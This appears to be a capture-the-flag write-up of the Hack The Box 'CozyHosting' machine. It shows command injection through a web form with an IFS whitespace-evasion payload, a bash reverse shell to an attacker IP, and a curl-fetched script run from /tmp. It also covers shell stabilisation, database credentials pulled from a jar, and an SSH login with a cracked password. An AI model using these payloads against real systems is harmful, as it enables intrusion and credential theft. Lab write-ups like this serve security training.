
```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=92FE1379A87A4938D41C26F6846F47A6
13 Upgrade-Insecure-Requests: 1
14
15 host=cozyhosting&username=$(id)
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 18 Sep 2023 04:26:20 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/admin?error=ssh: Could
  not resolve hostname uid=1001(app): Name or service not
  known
6 Connection: close
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0,
  must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

Trying to use the curl injection and using netcat on our attack maching we did not obtaing a connection but did obtain some useful info.



Using the following injection to elliminate whitespaces and still use the curl command to gain a lisnter
$(IFS=_;command='curl_http://10.10.16.10:4444';$command)

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

1 × +

Send Cancel

Request

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 82
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=92FE1379A87A4938D41C26F6846F47A6
13 Upgrade-Insecure-Requests: 1
14
15 host=cozyhosting&username=
  $(IFS=_;command='curl_http://10.10.16.10:4444';$command)
```

Search... 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 18 Sep 2023 04:42:27 GMT
4 Content-Type: text/html
5 Content-Length: 176
6 Connection: close
7
8 <html>
9   <head>
      <title>
        504 Gateway Time-out
      </title>
    </head>
10  <body>
11    <center>
        <h1>
          504 Gateway Time-out
        </h1>
      </center>
12    <hr>
```

Search... 0 hi

Netcat connected

```
┌──(ztheapt㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.230] 35294
GET / HTTP/1.1
Host: 10.10.16.10:4444
User-Agent: curl/7.81.0
Accept: */*
```

FootHold:

Now we will try to obtain a reverse shell:

Create reverse shell scrip with the -i method

```
 GNU nano 7.2                                                  shell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.10/4444 0>&1
```


Commands to be ran to gain reverse connection using bash script:

```
1 $(IFS=_;command='id';$command
2
3 $(IFS=_;command='curl_http://10.10.16.10:4444';$command)
4
5 curl http://10.10.11.230:80/shell.sh --output /tmp/shell.sh
6
7 chmod 777 /tmp/shell.sh
8
9 /tmp/shell.sh
```


Host an http server from the directory with the shell.sh script

```
┌──(ztheapt㉿kali)-[~]
└─$ cd Scripts

┌──(ztheapt㉿kali)-[~/Scripts]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We gained connection to our http server using the line 5 command from above:




Now change mod:



Now we will attempt to run the script:


Successfully gained a reverse shell in netcat with the shell.sh script:



Now we will stabalize the shell using the following commands:

```
1 #test python3
2 python3 -c "print('hello')"
3
4 #Stabalize shell
5 python3 -c 'import pty; pty.spawn("/bin/bash")'
6 then cntl Z to suspend netcat and then spawn stable shell
7
8 #Spawn Stable shell
9 stty raw -echo; fg
10
```

Shell stabalized:



Load linpeas.sh into /tmp directory from attack machine then change mod:

```
app@cozyhosting:/app$ ls -la /tmp
total 58924
drwxrwxrwt 15 root root     4096 Sep 18 09:59 .
drwxr-xr-x 19 root root     4096 Aug 14 14:11 ..
-rw-r--r--  1 app  app  60259688 Sep 18 09:17 cloudhosting-0.0.1.jar
drwxrwxrwt  2 root root     4096 Sep 18 09:13 .font-unix
drwxr-xr-x  2 app  app      4096 Sep 18 09:13 hsperfdata_app
drwxrwxrwt  2 root root     4096 Sep 18 09:13 .ICE-unix
-rw-r--r--  1 app  app       335 Sep 18 09:59 linpeas-base.sh
-rw-r--r--  1 app  app       335 Sep 18 09:59 linpeas.sh
-rwxrwxrwx  1 app  app        54 Sep 18 10:04 shell.sh
drwx------  3 root root     4096 Sep 18 09:13 systemd-private-d7f8d79b1e924b29b7fefd1697c5273c-ModemManager.service-a4o0wm
drwx------  3 root root     4096 Sep 18 09:13 systemd-private-d7f8d79b1e924b29b7fefd1697c5273c-systemd-logind.service-JsVaJz
drwx------  3 root root     4096 Sep 18 09:13 systemd-private-d7f8d79b1e924b29b7fefd1697c5273c-systemd-resolved.service-Ypzd4C
drwx------  3 root root     4096 Sep 18 09:13 systemd-private-d7f8d79b1e924b29b7fefd1697c5273c-systemd-timesyncd.service-Q1Od9h
drwxrwxrwt  2 root root     4096 Sep 18 09:13 .Test-unix
drwx------  3 app  app      4096 Sep 18 09:13 tomcat.8080.17939559175180497187
drwx------  2 app  app      4096 Sep 18 09:13 tomcat-docbase.8080.16582638115482329216
drwx------  2 root root     4096 Sep 18 09:13 vmware-root_793-4248746047
drwxrwxrwt  2 root root     4096 Sep 18 09:13 .X11-unix
drwxrwxrwt  2 root root     4096 Sep 18 09:13 .XIM-unix
app@cozyhosting:/app$ chmod +x linpeas.sh
chmod: cannot access 'linpeas.sh': No such file or directory
app@cozyhosting:/app$ chmod +x /tmp/linpeas.sh
app@cozyhosting:/app$
```

CD to /tmp and run linpeas with following sytax:
./linpeas.sh > out.txt

Then in /app dir we will obtain the cloud.jar file on our attacking machine

```
ztheapt@kali: ~/Scripts  ztheapt@kali: ~/Scripts  ztheapt@kal

┌──(ztheapt㉿kali)-[~]
└─$ nc -nvlp 5555 > cloud.jar
listening on [any] 5555 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.230] 51510
^C

┌──(ztheapt㉿kali)-[~]
└─$ ls -la cloud.jar
-rw-r--r-- 1 ztheapt ztheapt 60259688 Sep 18 06:34 cloud.jar

┌──(ztheapt㉿kali)-[~]
└─$
```

Unzip cloud.jar

```
extracting: BOOT-INF/lib/spring-boot-autoconfigure-3.0.2.jar
extracting: BOOT-INF/lib/logback-classic-1.4.5.jar
extracting: BOOT-INF/lib/logback-core-1.4.5.jar
extracting: BOOT-INF/lib/log4j-to-slf4j-2.19.0.jar
extracting: BOOT-INF/lib/log4j-api-2.19.0.jar
extracting: BOOT-INF/lib/jul-to-slf4j-2.0.6.jar
extracting: BOOT-INF/lib/jakarta.annotation-api-2.1.1.jar
extracting: BOOT-INF/lib/snakeyaml-1.33.jar
extracting: BOOT-INF/lib/spring-boot-actuator-autoconfigure-3.0.2.jar
extracting: BOOT-INF/lib/spring-boot-actuator-3.0.2.jar
extracting: BOOT-INF/lib/jackson-databind-2.14.1.jar
extracting: BOOT-INF/lib/jackson-annotations-2.14.1.jar
extracting: BOOT-INF/lib/jackson-core-2.14.1.jar
extracting: BOOT-INF/lib/jackson-datatype-jsr310-2.14.1.jar
extracting: BOOT-INF/lib/micrometer-observation-1.10.3.jar
extracting: BOOT-INF/lib/micrometer-commons-1.10.3.jar
extracting: BOOT-INF/lib/micrometer-core-1.10.3.jar
extracting: BOOT-INF/lib/HdrHistogram-2.1.12.jar
extracting: BOOT-INF/lib/LatencyUtils-2.0.3.jar
extracting: BOOT-INF/lib/spring-aop-6.0.4.jar
extracting: BOOT-INF/lib/spring-beans-6.0.4.jar
extracting: BOOT-INF/lib/spring-security-config-6.0.1.jar
extracting: BOOT-INF/lib/spring-context-6.0.4.jar
extracting: BOOT-INF/lib/spring-security-web-6.0.1.jar
extracting: BOOT-INF/lib/spring-expression-6.0.4.jar
extracting: BOOT-INF/lib/thymeleaf-spring6-3.1.1.RELEASE.jar
extracting: BOOT-INF/lib/thymeleaf-3.1.1.RELEASE.jar
extracting: BOOT-INF/lib/attoparser-2.0.6.RELEASE.jar
extracting: BOOT-INF/lib/unbescape-1.1.6.RELEASE.jar
extracting: BOOT-INF/lib/jackson-datatype-jdk8-2.14.1.jar
extracting: BOOT-INF/lib/jackson-module-parameter-names-2.14.1.jar
extracting: BOOT-INF/lib/tomcat-embed-core-10.1.5.jar
extracting: BOOT-INF/lib/tomcat-embed-el-10.1.5.jar
extracting: BOOT-INF/lib/tomcat-embed-websocket-10.1.5.jar
extracting: BOOT-INF/lib/spring-web-6.0.4.jar
extracting: BOOT-INF/lib/spring-webmvc-6.0.4.jar
extracting: BOOT-INF/lib/thymeleaf-extras-springsecurity6-3.1.1.RELEASE.j
extracting: BOOT-INF/lib/slf4j-api-2.0.6.jar
extracting: BOOT-INF/lib/aspectjweaver-1.9.19.jar
extracting: BOOT-INF/lib/HikariCP-5.0.1.jar
extracting: BOOT-INF/lib/spring-jdbc-6.0.4.jar
extracting: BOOT-INF/lib/hibernate-core-6.1.6.Final.jar
extracting: BOOT-INF/lib/jakarta.persistence-api-3.1.0.jar
extracting: BOOT-INF/lib/jakarta.transaction-api-2.0.1.jar
extracting: BOOT-INF/lib/jboss-logging-3.5.0.Final.jar
extracting: BOOT-INF/lib/hibernate-commons-annotations-6.0.2.Final.jar
extracting: BOOT-INF/lib/jandex-2.4.2.Final.jar
extracting: BOOT-INF/lib/classmate-1.5.1.jar
extracting: BOOT-INF/lib/byte-buddy-1.12.22.jar
extracting: BOOT-INF/lib/jaxb-runtime-4.0.1.jar
extracting: BOOT-INF/lib/jaxb-core-4.0.1.jar
extracting: BOOT-INF/lib/angus-activation-1.0.0.jar
extracting: BOOT-INF/lib/txw2-4.0.1.jar
extracting: BOOT-INF/lib/istack-commons-runtime-4.1.1.jar
extracting: BOOT-INF/lib/jakarta.inject-api-2.0.0.jar
extracting: BOOT-INF/lib/antlr4-runtime-4.10.1.jar
extracting: BOOT-INF/lib/spring-data-jpa-3.0.1.jar
extracting: BOOT-INF/lib/spring-data-commons-3.0.1.jar
extracting: BOOT-INF/lib/spring-orm-6.0.4.jar
extracting: BOOT-INF/lib/spring-tx-6.0.4.jar
extracting: BOOT-INF/lib/spring-aspects-6.0.4.jar
extracting: BOOT-INF/lib/lombok-1.18.26.jar
extracting: BOOT-INF/lib/postgresql-42.5.1.jar
extracting: BOOT-INF/lib/checker-qual-3.5.0.jar
extracting: BOOT-INF/lib/jakarta.xml.bind-api-4.0.0.jar
extracting: BOOT-INF/lib/jakarta.activation-api-2.1.1.jar
extracting: BOOT-INF/lib/spring-core-6.0.4.jar
extracting: BOOT-INF/lib/spring-security-core-6.0.1.jar
extracting: BOOT-INF/lib/spring-security-crypto-6.0.1.jar
extracting: BOOT-INF/lib/spring-boot-jarmode-layertools-3.0.2.jar
 inflating: BOOT-INF/classpath.idx
 inflating: BOOT-INF/layers.idx

┌──(ztheapt㉿kali)-[~/HTB/Cozy]
└─$
```

Use egrep to look for passwords in cloud files

```
┌──(ztheapt㉿kali)-[~/HTB/Cozy]
└─$ egrep 'password' -iR *
grep: BOOT-INF/lib/tomcat-embed-core-10.1.5.jar: binary file matches
grep: BOOT-INF/lib/spring-security-config-6.0.1.jar: binary file matches
grep: BOOT-INF/lib/postgresql-42.5.1.jar: binary file matches
grep: BOOT-INF/lib/spring-security-core-6.0.1.jar: binary file matches
grep: BOOT-INF/lib/spring-security-crypto-6.0.1.jar: binary file matches
grep: BOOT-INF/lib/spring-webmvc-6.0.4.jar: binary file matches
grep: BOOT-INF/lib/spring-security-web-6.0.1.jar: binary file matches
grep: BOOT-INF/lib/thymeleaf-spring6-3.1.1.RELEASE.jar: binary file matches
BOOT-INF/classes/templates/login.html:                                    <label for="yourPassword" class="form-label">Password</label>
BOOT-INF/classes/templates/login.html:                                    <input type="password" name="password" class="form-control" id="yourPassword"
BOOT-INF/classes/templates/login.html:                                    <div class="invalid-feedback">Please enter your password!</div>
BOOT-INF/classes/templates/login.html:                                <p th:if="${param.error}" class="text-center small">Invalid username or password</
p>
BOOT-INF/classes/application.properties:spring.datasource.password=Vg&nvzAQ7XxR
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.svg:    <glyph glyph-name="lock-password-fill"
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.svg:    <glyph glyph-name="lock-password-line"
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.css:.ri-lock-password-fill:before { content: "\eecf"; }
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.css:.ri-lock-password-line:before { content: "\eed0"; }
grep: BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.eot: binary file matches
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.symbol.svg:</symbol><symbol viewBox="0 0 24 24" id="ri-lock-password-fill">
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.symbol.svg:</symbol><symbol viewBox="0 0 24 24" id="ri-lock-password-line">
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.less:.ri-lock-password-fill:before { content: "\eecf"; }
BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.less:.ri-lock-password-line:before { content: "\eed0"; }
grep: BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.ttf: binary file matches
grep: BOOT-INF/classes/htb/cloudhosting/database/CozyUser.class: binary file matches
grep: BOOT-INF/classes/htb/cloudhosting/database/CozyUserDetailsService.class: binary file matches
grep: BOOT-INF/classes/htb/cloudhosting/secutiry/SecurityConfig.class: binary file matches
grep: BOOT-INF/classes/htb/cloudhosting/scheduled/FakeUser.class: binary file matches
grep: cloud.jar: binary file matches

┌──(ztheapt㉿kali)-[~/HTB/Cozy]
```

We get one interesting string:
Vg&nvzAQ7XxR

We will use postgres sql to see if we can log in:

```
app@cozyhosting:/app$ psql -h 0.0.0.0 -p 5432 -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Moving through the SQL database we find cozyhost database other than defaults so we connect into that server:

After extracting and cracking the user hashes in the user database we the the password:
manchesterunited

We can now log in as josh through ssh using this password:

```
┌──(ztheapt㉿kali)-[~]
└─$ ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRH
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: manchesterunited
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known ho
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Aug 29 09:03:32 AM UTC 2023

  System load:           0.39794921875
  Usage of /:            53.9% of 5.42GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             264
  Users logged in:       0
  IPv4 address for eth0: 10.129.229.88
  IPv6 address for eth0: dead:beef::250:56ff:feb9:f0de


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls
```

We no obtained the user.txt flag!

```
